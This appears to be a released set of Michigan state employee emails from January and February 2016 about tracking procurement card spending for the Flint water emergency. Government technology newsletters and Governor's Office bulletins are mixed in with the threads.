[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)

From: Stansfield, Marsha (DTMB)  
Sent: Monday, January 25, 2016 5:16 PM  
To: Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
Subject: RE: Flint PCard Purchases

Chris,

If you want to maintain two cards, that is okay with me. But please provide a description on the spreadsheet of what you purchased. DHHS is requesting the information. I will be running reports weekly for this.

Marsha

From: Christensen, Chris (DTMB)  
Sent: Monday, January 25, 2016 5:14 PM  
To: Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
Subject: RE: Flint PCard Purchases

Marsha,

This is my emergency card and everything I use it for is the Flint emergency. I think that is why it's good for me to have 2 cards.

Thanks,

Chris Christensen  
Director of Infrastructure Protection  
Office: (517) 241-2188  
Cell: (517) 243-1647  
[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)

From: Stansfield, Marsha (DTMB)  
Sent: Monday, January 25, 2016 4:22 PM  
To: Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
Subject: Flint PCard Purchases

Good Afternoon, Chris.

Attached is a list of PCard purchases that posted between 1/16/2016-1/22/2016. Please review the purchases and mark in column J if it was for the Flint Water Issue. If it was for the Flint Water Issue please provide a description of what was purchased in column K. This information is being requested by DHHS.

Please reply as soon as possible.

Let me know if you have any questions.

Thank you.  
Marsha

**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Tuesday, January 26, 2016 11:11 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** 7 Ways Local Govs Are Getting Creative with Data Mapping, Should Silicon Valley Worry About Another Tech Bubble?

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## Top Stories

JANUARY 26, 2016



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### [7 Ways Local Governments Are Getting Creative with Data Mapping](#)

Government entities appear to be using maps more and more as a tool for creating useful applications. Here are seven ways they're doing it.

### [Should Silicon Valley Be Nervous About Another Tech Bubble?](#)

Reports have said a second bubble is looming in the tech sector, but experts are divided as to whether it will signal impending doom or a new opportunity for savvy business people.

### [The New Global Cyber Alliance is Important -- Here's Why](#)

What is the new Global Cyber Alliance? In this exclusive interview with alliance co-founder and chair Will Pelgrin and CEO and president Phil Reiting, the two explain what the alliance is, and why it matters.

### [Zinteh Launches 3-D Optical Illusion LED Light, Google Releases its Pixel C Tablet](#)

Plus, the Reveal RS2-X2L body camera allows for 34 hours of audio and video to be recorded.

## More Headlines

### [Microsoft Donates \\$1 Billion in Cloud Services to Nonprofits, Universities](#)

Microsoft Philanthropies announces a three-year program to put analytics and cloud computing into the hands of 70,000 academic, nonprofit and eventually government partners.

## Question of the Day

***Do people understand Bitcoin?***

[ANSWER](#)

## Eye on Education

***Read the latest headlines from the Center for Digital Education.***

[Why Educators Must Teach Students Social Media Etiquette](#)

[Pennsylvania Educator Files Lawsuit After He Doesn't Get Technology Job](#)

### [LA Unified Inches Toward Districtwide Tech Upgrades, Wireless Access](#)

The biggest school district in the nation is preparing its students with big investments in broadband connectivity and device support.

### [Illinois Announces Consolidated Department of Innovation and Technology](#)

The state's hodgepodge of overlapping IT desks will consolidate under the control of CIO Hardik Bhatt.

### [Former Philadelphia Mayor Michael Nutter Tapped as Adviser to Homeland Security Council](#)

Nutter will be on a special committee making recommendations on a wide range of issues from local governments to private-sector defense.

### [What Stands in the Way of Getting 60 Million Americans Connected to Broadband?](#)

Relying on your smartphone as a sole source of connecting to the Internet is a reality for many low income earners and students.

### [Wyoming Bill Would Normalize Bitcoin in Money Transfers](#)

Bitcoin is the most prominent cryptocurrency, but there actually are more than 650 such currencies available for trade in online markets.

### [Obama Seeks Nearly \\$100 Million for Cyberdefense](#)

The funds will be put toward creating a new agency to oversee security clearances for government workers and contractors run by the Defense Department.

### [Top Cybersecurity Firm in U.S. Named](#)

According to Cybersecurity Ventures, root9B is the world's most sophisticated company combating hackers and other cybercriminals.

### [Cities' Bandwidth Capabilities Increasingly Important in Attracting Businesses](#)

General Electric relocating its headquarters from Fairfield, Conn., to Boston earlier this year is described as being digitally driven and advantageous thanks to Boston's higher bandwidth capabilities.

### [Hyperloop Tech Race Comes Down to Two Companies](#)

The two companies, Hyperloop Technologies and Hyperloop Transportation Technologies, are in a close race to complete the first hyperloop.

### [Iowa's Upgraded DOT: Ready for Increased Traffic and Road Hazards](#)

Operators attentively monitor the screens, watching for backups or traffic incidents, and communicate with local authorities and the public at the new Iowa traffic 'Nerve Center.'

### [Face-Detecting Cameras Sought in San Francisco's 'SF Go' Traffic Improvement Program](#)

Although the program is meant to ease traffic congestion and

### [Fashion Meets STEM at Iowa State University](#)

## Industry Resources from Our Partners

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[The Platform of Tomorrow](#)

[Sustainable Security](#)

[Solving the Security Puzzle](#)

[Cisco Mid-Year Security Report](#)

claims the cameras will not be used to track people, many are still skeptical about the possible invasion of privacy.

#### The Heavy Price We Pay for 'Free' Wi-Fi

New York City is developing a "free" public Wi-Fi network to be deployed throughout the city, but the poorly appreciated price is our privacy.

#### Ironically, Government Planners Don't Have Plans for Autonomous Vehicles

New research indicates that metropolitan planning organizations aren't doing much to get ready for autonomous cars.

#### Albany, N.Y. to Conduct Citywide Broadband Access Study

The study is the first step in figuring out how to deliver broadband to all residents.

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### **5 Reasons Why It's Time to Transition to NG9-1-1**

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#### 'Anonymous' Targets Michigan, Activates #OpFlint

#OpFlint promises online attacks against Michigan Gov. Rick Snyder's administration in response to the water emergency in the city of Flint.

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"Deepstream" seeks to iron the creases on one of the Internet's fastest growing trends.

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
#### Using Data Analytics to Deliver Better Outcomes for At-Risk Youth

#### NYC's Amen Ra Mashariki on Putting Analytics, Open Data to Use to Improve City Operations

#### Will Jet Aircraft of the Future be Powered by Electricity?

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**Sent:** Thursday, January 28, 2016 10:33 AM  
**To:** Hampton, Trisha (DTMB);Kammer, Nathan (DHHS);Smith, Terri (DHHS)  
**Subject:** RE: DCH Low-Usage Audit for Procurement Card

The emergency cards are set up so that a Department is prepared so that you don't need our prior approval if an emergency is declared. Like Trisha said cash is not allowed on it, but also you still need to follow other restrictions for example you

We do ask that you let us know that an emergency was declared and that you are going to be using the emergency card.

From: Hampton, Trisha (DTMB)  
Sent: Thursday, January 28, 2016 9:28 AM  
To: Kammer, Nathan (DHHS) <KammerN@michigan.gov>; Smith, Terri (DHHS) <SmithT42@michigan.gov>; Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
Subject: RE: DCH Low-Usage Audit for Procurement Card

Marsha is in a meeting, but I would rather her answer your questions as I am not positive of the answer.

From: Kammer, Nathan (DHHS)  
Sent: Thursday, January 28, 2016 9:25 AM  
To: Hampton, Trisha (DTMB) <HamptonT@michigan.gov>; Smith, Terri (DHHS) <SmithT42@michigan.gov>; Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
Subject: RE: DCH Low-Usage Audit for Procurement Card

Thanks Trisha, I have to run to a meeting but want to ask before I leave. Terri and I were talking, do we need prior approval from You/Marsha before we tell someone they can use an emergency card?

From: Hampton, Trisha (DTMB)  
Sent: Thursday, January 28, 2016 9:23 AM  
To: Smith, Terri (DHHS) <SmithT42@michigan.gov>; Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
Cc: Kammer, Nathan (DHHS) <KammerN@michigan.gov>  
Subject: RE: DCH Low-Usage Audit for Procurement Card

Cash is the only restriction on an emergency card.

From: Smith, Terri (DHHS)  
Sent: Thursday, January 28, 2016 9:14 AM  
To: Stansfield, Marsha (DTMB) <StansfieldM@michigan.gov>  
Cc: Hampton, Trisha (DTMB) <HamptonT@michigan.gov>; Kammer, Nathan (DHHS) <KammerN@michigan.gov>  
Subject: FW: DCH Low-Usage Audit for Procurement Card  
Importance: High

Marsha,

Are there any restrictions on what an emergency pcard may be used for?

Thank you,  
Terri

From: Kammer, Nathan (DHHS)  
Sent: Thursday, January 28, 2016 9:05 AM  
To: Smith, Terri (DHHS) <SmithT42@michigan.gov>; Bidigare, Barb (DHHS) <BidigareB3@michigan.gov>  
Subject: FW: DCH Low-Usage Audit for Procurement Card  
Importance: High

Terri, forwarding this. May involve some emergency Pcard charges.

Barb, the limits on the cards are \$12,500 each. Let us know what you hear from accounting. Thank you.

From: Bidigare, Barb (DHHS)  
Sent: Thursday, January 28, 2016 8:59 AM  
To: Kammer, Nathan (DHHS) <KammerN@michigan.gov>  
Subject: RE: DCH Low-Usage Audit for Procurement Card  
Importance: High

Hi Nate,

One of our staff is heading to Flint for a week and is requesting a travel advance. I am checking with accounting on whether we can do that, but the alternative is for her to take one of our emergency procurement cards. I want to make sure the cards still have no vendor restrictions, which is how they were set up originally. Are you able to verify that? These are the 2 cards assigned to Dr. Jacqueline Scott. Also please let me know the current dollar limits (transactions and total) Please let me know asap.

-Barb

From: Kammer, Nathan (DHHS)  
Sent: Monday, January 25, 2016 1:32 PM  
To: Bidigare, Barb (DHHS) <BidigareB3@michigan.gov>  
Cc: Richards, Tory L. (DHHS) <RichardsT3@michigan.gov>; Hotchkin, Rita (DHHS) <HotchkinR@michigan.gov>  
Subject: RE: DCH Low-Usage Audit for Procurement Card

Thanks Barb.

From: Bidigare, Barb (DHHS)  
Sent: Monday, January 25, 2016 1:31 PM  
To: Kammer, Nathan (DHHS) <KammerN@michigan.gov>  
Cc: Richards, Tory L. (DHHS) <RichardsT3@michigan.gov>; Hotchkin, Rita (DHHS) <HotchkinR@michigan.gov>  
Subject: FW: DCH Low-Usage Audit for Procurement Card

Hello Nate,

Dr. Scott asked me to reply to you. We are currently busy working on the response to the Flint water emergency. Dr. Scott has been assigned 2 emergency procurement cards to keep and hold until we need them in response to some emergency event. The purpose is that sometimes we need to respond to situations where we cannot wait for the usual procurement process. Since we are now activated for response to Flint we are using the emergency pcards. Please ask Tory Richards or Rita Hotchkin if you need more information as they are aware of this set up.

Barbara Bidigare, Special Projects/ASPR Grant Coordinator Division of Emergency Preparedness and Response Bureau of EMS, Trauma and Preparedness Michigan Department of Health and Human Services  
201 Townsend, Lansing MI 48913 Phone: (517) 335-9026

From: Scott, Jackie (DHHS)  
Sent: Monday, January 25, 2016 1:24 PM  
To: Bidigare, Barb (DHHS) <BidigareB3@michigan.gov>  
Subject: FW: DCH Low-Usage Audit for Procurement Card

From: Kammer, Nathan (DHHS)  
Sent: Monday, January 25, 2016 1:23 PM  
To: Scott, Jackie (DHHS) <ScottJ14@michigan.gov>; Broadnax, Leon (DHHS) <broadnaxl@michigan.gov>; Lhuillier, Robert (DHHS) <LhuillierR@michigan.gov>; Smith, Patricia A. (DHHS) <smithp2@michigan.gov>; Smith, Patricia A. (DHHS) <SmithP10@michigan.gov>; Quan, William (DHHS) <quanw@michigan.gov>; Barr, Jacqui (DHHS) <BarrJ3@michigan.gov>; Butler, Michele (DHHS) <ButlerM7@michigan.gov>; Anspach, Scott (DHHS) <AnspachS@michigan.gov>; McGhee, Vivian (DHHS) <McGheeV@michigan.gov>; Lotoszinski, Colleen (DHHS) <LotoszinskiC@michigan.gov>; Johnston, Heather (DHHS) <JohnstonH2@michigan.gov>; Hennesey, Diane (DHHS) <HenneseyD@michigan.gov>; Duke-Littlejohn, Wendy (DHHS) <DukeLittlejohnW@michigan.gov>; Klein, Kendra (DHHS) <Kleink1@michigan.gov>; Borowski, Beth (DHHS) <BorowskiB@michigan.gov>  
Cc: Smith, Terri (DHHS) <SmithT42@michigan.gov>  
Subject: DCH Low-Usage Audit for Procurement Card

Good afternoon,  
Your Procurement Card appears on a low-usage audit for having 6 or fewer charges over the last 6 months.  
Please respond and indicate you want me to close your card, or email back a justification for keeping the card active.  
Please respond no later than Thursday, January 28th. Thank you.

Nate Kammer  
Contract Analyst and Procurement Card Administrator Department of Health and Human Services  
235 S. Grand Avenue  
Lansing, MI 48933  
517-335-6173  
kammern@michigan.gov

**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Saturday, January 30, 2016 1:12 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** GovTech's Best of the Week

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## Top Stories

JANUARY 30, 2016

*Welcome to a special Saturday edition of GovTech Today, where we recap our best stories of the week — just in case you missed them. Thanks for spending a little bit of your weekend with us.*

**Anonymous Activates #OpFlint:** According to the hacker group, OpFlint promises online attacks directed toward Michigan Gov. Rick Snyder's administration in response to the Flint water emergency, which has dominated national headlines recently. Though Vocativ.com says the video doesn't explain any specifics of Anonymous' attack plan, it does assure to those affected by the water crisis that, "We will amplify your voice where the mainstream media will surely fail you, as it has in the past." [See what Michigan officials had to say](#) about the threat.

**Speed Up by Slowing Down:** It's becoming increasingly difficult to stay current with emerging technologies while mitigating security vulnerabilities. So what can be done to keep up? Surprisingly, [it may be best to slow down](#), look around and catch your breath. That's right — if you want to speed up innovation, many experts suggest slowing down first.

**Emerging Tech Affects Jobs:** A new study has some worrisome revelations for the future of the global job market: By 2020, more than [5 million jobs could disappear](#) in the wake of advancing technology. And those in the public sector are not immune.

**SF's Startup in Residence:** Building on a program from 2014, the San Francisco Mayor's Office of Civic Innovation announced during a Jan. 28 press conference the [2016 Startup in Residence program](#) that includes a regional partnership with the neighboring cities of Oakland, San Leandro and West Sacramento. The ultimate goal? To build

## Most Popular

**Creative Mapping:** As government data collection expands, and as more of that data becomes publicly available, more people are looking to maps as a means of expressing the information. Depending on the type of application, a map can be useful for both the government and its constituents. Here are [7 ways](#) local governments have gotten creative in mapping open data.

## Editor's Choice

**Civic Innovation's Next Phase:** The public-sector technology market has evolved to be broader and more robust. Now known as the GovTech market, it has come into its own, emerging as a stand-alone industry composed of hundreds of startup companies even after no fewer than 23 acquisitions, and having attracted \$1 billion in private capital investment. Our [GovTech100](#) is a list of the top 100 companies focused on government customers.

Industry Resources from Our

toward an international program.

**Looming Tech Bubble?** Despite what mainstream headlines say, experts are divided as to whether there's a tech bubble that signals impending doom or a new opportunity for savvy business people. But for those on the ground in the valley, there is a strange sense of optimism, like the lurking clouds might hold a silver lining.

## Partners

[Trouble Managing Cloud Environments?](#)

[The Platform of Tomorrow](#)


[Sustainable Security](#)

[Solving the Security Puzzle](#)

[Cisco Mid-Year Security Report](#)

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
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


**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 6:16 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"



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## Budget recommendation will include \$30 million request for Flint water bill repayments




When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.

Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly 65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking, and washing your hands. Residents still would be responsible for paying the sewer portion

of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."


[Click here to learn more about the budget request.](#)



We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). **Click here to watch the video.**

[www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) | [www.HelpForFlint.com](http://www.HelpForFlint.com)

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---

**From:** Churches, Nichole (DEQ)  
**Sent:** Friday, February 05, 2016 12:38 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: Need Index Added to WORKS

Thank you! I appreciate your quickness!

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Friday, February 05, 2016 12:36 PM  
**To:** Churches, Nichole (DEQ)  
**Subject:** RE: Need Index Added to WORKS

Nichole,

The Index has been added to WORKS.

Marsha

---

**From:** Churches, Nichole (DEQ)  
**Sent:** Friday, February 05, 2016 12:11 PM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Cc:** Premoe, Tara (DEQ) <[PremoeT@michigan.gov](mailto:PremoeT@michigan.gov)>  
**Subject:** Need Index Added to WORKS

Hi Marsha,

A new index was created for the DEQ Flint Water activities; can you please have this added in WORKS?


**AY: 16 Index: 32000**

**Title: DEQ Flint Water**


Thank you!

Nichole M. Churches  
Procurement Section  
Administration Division  
Department of Environmental Quality  
517-284-5005  
[churchesn@michigan.gov](mailto:churchesn@michigan.gov)

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 11, 2016 5:53 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** What this year's budget means for Michigan...



## VIDEO: What Governor Snyder's FY17 budget means for Michigan



Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.


This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of

Michigan's families. Click here to learn more about the top 6 takeaways from the Governor's FY 2017 state budget.



### Click a tweet to tweet it out:




The #MiBudget @OneToughNerd proposed yesterday makes key investments to strengthen Michigan for all families --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @OneToughNerd's #MiBudget includes \$72 million a year for Detroit Public Schools. It is time to act now --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @onetoughnerd's significant investment in #Flint families is the right thing to do. #FlintFWD #MiBudget [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

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**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Tuesday, February 16, 2016 11:14 AM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** California to Pilot Statewide Open Data Portal | Is Twitter's New 'Moments' Feature Worth the Hype?

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## Top Stories

FEBRUARY 16, 2016

[California to Pilot Statewide Open Data Portal](#)  
Officials announce plans for a next-gen open data portal for agencies and departments.

[Is Twitter's New 'Moments' Feature Worth the Hype for Government?](#)

Twitter's new feature will voluntarily move posts to the top of a users' newsfeed, which may be a valuable feature for organizations trying to push a message to its followers.

[Bringing Innovation into Cyberdefense Technologies](#)  
Hackers use innovative thinking when breaching systems, why can't government?

## More Headlines

[Google Patents Self-Driving Delivery Truck Idea](#)  
The company has won protection for the concept of using its autonomous vehicle technology, currently under development, to deliver packages to customers in the future.

[Massachusetts IT Nabs Boston's Data Scientist for State-Level Position](#)  
Boston's principal data scientist announced a move to MassIT and hinted at a transformation of his past work into something grander.

[Occupation Near Burns, Ore., Served as Nation's First Facebook Faceoff](#)  
With the Oregon occupation coming to an end, we are able to look back at how events unfolded on social media platforms.

[Waze Partners With Local Governments to Enhance Mobility](#)  
The Google-owned community-based traffic and navigation app has been growing steadily and providing congestion data to city

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## Question of the Day

***Where can scientists illegally download more than 47 million research papers?***

[ANSWER](#)

## Eye on Education

***Read the latest headlines from the Center for Digital Education.***

[Rhode Island Questions the Effects of Taking Tests Online](#)

[Wyoming Considers Bill to Protect Students' Social Media, Email Accounts](#)

governments to help ease commutes.

#### Google Search Nailed the New Hampshire Primary

This is the first U.S. presidential election in which Google is releasing the real-time results of trending search queries -- and it has been accurate for both Iowa and New Hampshire.

#### Data Protection, Privacy Bills Make their Way Through Wyoming State House

A bill that legislates what to do with your social media profiles postmortem and another that requires state agencies to outline acceptable social media behavior are being discussed in the legislature.

#### 10 Skills Necessary to Launch a Startup

When launching a startup, not everyone realizes all the different hats necessary to run a successful business. Here's a list of important skills vital for success.

#### Washington Water Basin Bill Held up in Congress

Disagreements about how to address the poisoned water crisis in Flint, Mich., has stalled previously promising negotiations on the energy bill.

#### ACLU Sues Tacoma, Wash., Police for Secret Data Collection

Local residents are bothered that the Stingray devices -- which allow police to track cell phones -- were not disclosed to the public before implementation.

#### Why Are So Many Tech Companies Moving to Kansas City, Mo.?

Missouri has offered economic incentives and an environment for young businesses to thrive. Owners of recently emigrated companies have been impressed by the welcome it has received.

#### Nevada Holds Steadfast to Solar Rate Hikes

Since the decision in December, solar advocates have waged a vocal campaign against the commission, urging it to reconsider its decision.

#### Will Bus Rapid Transit Replace Light Rails Across the Country?

Hampton Roads, Va., will conduct a study to measure the effectiveness of a rapid bus system rather than a light rail system.

#### from Schools

University in Tulsa, Okla., Promotes Healthy Lifestyle by Requiring Students to Buy, Wear Fitbit Trackers

Regional Computer Network Cuts School District Costs

## Industry Resources from Our Partners

Asset Management Made Easy

Cognitive Computing - The Key to Unlocking Data Insights

Legacy ERP Systems Are Struggling to Meet Government Needs

Public Sector Organizations Benefit from FLASH Storage

The Platform of Tomorrow

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### **Implementing a Body Camera Program: A Guide for Public Safety Officials**

This handbook highlights key planning questions as well as insights from agencies initiating their own programs. Checklists and resources help further an agency's exploration in each planning area.

**DOWNLOAD NOW**

## Editor's Choice

### [National Police Crime Database Houses Arrests, Shootings, In-Custody Deaths](#)

The Sunlight Foundation has launched the "Hall of Justice," a state-by-state repository of criminal justice data that cumulatively indicates a need for major policy reforms.

### [Early Ideas for Smart City Challenge Include Self-Driving Shuttles, Adaptive Traffic Lights](#)

Though the U.S. Department of Transportation isn't releasing details of any of the 77 applications it's received for its Smart City Challenge until March 12, city officials have divulged pieces of their plans to local media outlets across the country.

## Most Popular


### [Startup Helps Cities Launch Crowdfunding Campaigns](#)

### [Feds to Google: Software Could be Considered a 'Driver' for Regulatory Purposes](#)

### [Internet of Things Devices: Intelligence-Gathering Opportunity?](#)

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**From:** Strong, Lynn (LARA)  
**Sent:** Tuesday, February 16, 2016 2:30 PM  
**To:** Stansfield, Marsha (DTMB)  
**Subject:** RE: PCARD - LARA - ADD NEW INDEX AND PCA TO BOA WORKS

Great! Thank you Marsha! ☺

**Lynn Strong**  
Dept. of Licensing & Regulatory Affairs  
Procurement Services  
PH: 517.373.7791  
FX: 517.373.2927  
E-mail: [strongl3@michigan.gov](mailto:strongl3@michigan.gov)

---

**From:** Stansfield, Marsha (DTMB)  
**Sent:** Tuesday, February 16, 2016 12:47 PM  
**To:** Strong, Lynn (LARA) <[strongl3@michigan.gov](mailto:strongl3@michigan.gov)>  
**Subject:** RE: PCARD - LARA - ADD NEW INDEX AND PCA TO BOA WORKS

Lynn,

The Index and PCA has been added to WORKS.

Marsha

---

**From:** Strong, Lynn (LARA)  
**Sent:** Tuesday, February 16, 2016 11:36 AM  
**To:** Stansfield, Marsha (DTMB) <[StansfieldM@michigan.gov](mailto:StansfieldM@michigan.gov)>  
**Subject:** PCARD - LARA - ADD NEW INDEX AND PCA TO BOA WORKS

Good Morning Marsha,

Would you please have the following index and pca added to Bank of America WORKS for LARA?

**INDEX – 02042 FLINT DECLARATION OF EMERGENCY**

**PCA - 71863 BCHS-SURVEYORS**

